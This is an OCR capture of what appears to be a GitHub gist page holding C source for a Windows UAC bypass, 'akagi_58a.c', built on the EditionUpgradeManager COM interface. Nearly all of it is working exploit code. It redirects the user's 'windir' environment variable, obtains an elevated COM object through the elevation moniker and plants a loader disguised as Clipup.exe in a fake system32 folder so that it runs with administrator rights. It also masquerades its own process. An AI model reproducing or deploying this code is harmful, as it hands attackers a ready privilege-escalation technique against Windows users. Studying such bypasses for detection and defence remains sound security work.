
Instantly share code, notes, and snippets.



UAC bypass using EditionUpgradeManager COM interface

```
⇔ akagi_58a.c
                                                                                                                                         Raw
   1
   2
       typedef interface IEditionUpgradeManager IEditionUpgradeManager;
   3
       typedef struct IEditionUpgradeManagerVtbl {
   4
   5
           BEGIN INTERFACE
   6
   7
           HRESULT(STDMETHODCALLTYPE *QueryInterface)(
   8
   9
                __RPC__in IEditionUpgradeManager * This,
                __RPC__in REFIID riid,
  10
                _COM_Outptr_ void **ppvObject);
  11
  12
           ULONG(STDMETHODCALLTYPE *AddRef)(
  13
                __RPC__in IEditionUpgradeManager * This);
  14
  15
           ULONG(STDMETHODCALLTYPE *Release)(
  16
                __RPC__in IEditionUpgradeManager * This);
  17
  18
  19
           //incomplete definition
           HRESULT(STDMETHODCALLTYPE *InitializeWindow)(
  20
                __RPC__in IEditionUpgradeManager * This
  21
  22
                );
  23
           //incomplete definition
  24
           HRESULT(STDMETHODCALLTYPE *UpdateOperatingSystem)(
  25
                __RPC__in IEditionUpgradeManager * This
  26
                );
  27
  28
           //incomplete definition
  29
           HRESULT(STDMETHODCALLTYPE *ShowProductKeyUI)(
  30
                __RPC__in IEditionUpgradeManager * This
  31
                );
  32
  33
           //incomplete definition
  34
           HRESULT(STDMETHODCALLTYPE *UpdateOperatingSystemWithParams)(
  35
                 _RPC__in IEditionUpgradeManager * This
  36
  38
           //incomplete definition
  39
           HRESULT(STDMETHODCALLTYPE *AcquireModernLicenseForWindows)(
  40
                __RPC__in IEditionUpgradeManager * This
  41
  42
                );
  43
           HRESULT(STDMETHODCALLTYPE *AcquireModernLicenseWithPreviousId)(
  44
                __RPC__in IEditionUpgradeManager * This,
  45
                __RPC__in LPWSTR PreviousId,
  46
                __RPC__in DWORD *Data
  47
  48
                );
  49
           //incomplete, irrelevant
  50
           END_INTERFACE
  51
  52
       } *PIEditionUpgradeManagerVtbl;
  53
  54
       interface IEditionUpgradeManager
  55
  56
       {
```

```
57
          CONST_VTBL struct IEditionUpgradeManagerVtbl *lpVtbl;
     };
 58
 59
     VOID Method58a_Test()
 60
 61
          HKEY
                                   hKey = NULL;
 62
          DWORD
                                   cbData;
 63
          IID
                                   IID_IEditionUpgradeManager;
 64
          HRESULT
 65
          IEditionUpgradeManager *Manager = NULL;
 66
          BIND_OPTS3
 67
                                   bop;
          WCHAR
                                   szBuffer[MAX_PATH + 1];
 68
 69
          DWORD Data[4];
 70
 71
          supMasqueradeProcess(FALSE);
 72
 73
          if (SUCCEEDED(CoInitializeEx(
 74
 75
              COINIT_APARTMENTTHREADED | COINIT_DISABLE_OLE1DDE)))
 76
          {
 77
 78
              if (IIDFromString(TEXT("{F2DCB80D-0670-44BC-9002-CD18688730AF}"), &IID_IEditionUpgradeManager) == S_OK) {
 79
 80
                  if (RegOpenKeyEx(HKEY_CURRENT_USER, TEXT("Environment"), 0,
 81
                      MAXIMUM_ALLOWED, &hKey) == ERROR_SUCCESS)
 82
                  {
 83
                      RtlSecureZeroMemory(szBuffer, sizeof(szBuffer));
 84
 85
                      _strcpy(szBuffer, TEXT("C:\\whereverwhatever"));
 86
                      cbData = (DWORD)((1 + _strlen(szBuffer)) * sizeof(WCHAR));
 87
                      RegSetValueEx(hKey, TEXT("windir"), 0, REG_SZ, (BYTE*)szBuffer, cbData);
 88
                      RegFlushKey(hKey);
 89
 90
                      _strcpy(szBuffer, TEXT("Elevation:Administrator!new:{17CCA47D-DAE5-4E4A-AC42-CC54E28F334A}"));
 91
 92
                      RtlSecureZeroMemory(&bop, sizeof(bop));
 93
                      bop.cbStruct = sizeof(bop);
 94
                      bop.dwClassContext = CLSCTX_LOCAL_SERVER;
 95
 96
                      hr = CoGetObject(szBuffer, (BIND_OPTS *)&bop, &IID_IEditionUpgradeManager, &Manager);
 97
 98
                      if (SUCCEEDED(hr)) {
 99
100
                          CreateDirectory(TEXT("C:\\whereverwhatever"), NULL);
101
                          CreateDirectory(TEXT("C:\\whereverwhatever\\system32"), NULL);
102
103
                          CopyFile(
104
                              TEXT("C:\\test\\loader.exe"),
105
                              TEXT("C:\\whereverwhatever\\system32\\Clipup.exe"),
106
                              FALSE);
107
108
                          Data[0] = 2;
109
110
                          Data[1] = 0;
                          Data[2] = 2;
111
                          Data[3] = 0;
112
113
                          Manager->lpVtbl->AcquireModernLicenseWithPreviousId(Manager, TEXT("agentdonald"), (DWORD*)&Data);
114
                          Manager->lpVtbl->Release(Manager);
115
                      }
116
117
                      RegDeleteValue(hKey, TEXT("windir"));
118
                      RegCloseKey(hKey);
119
120
                  }
              }
121
          }
122
123
          return;
124
      }
```

Sign up for free

to join this conversation on GitHub. Already have an account? Sign in to comment

© 2024 GitHub, Inc. Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information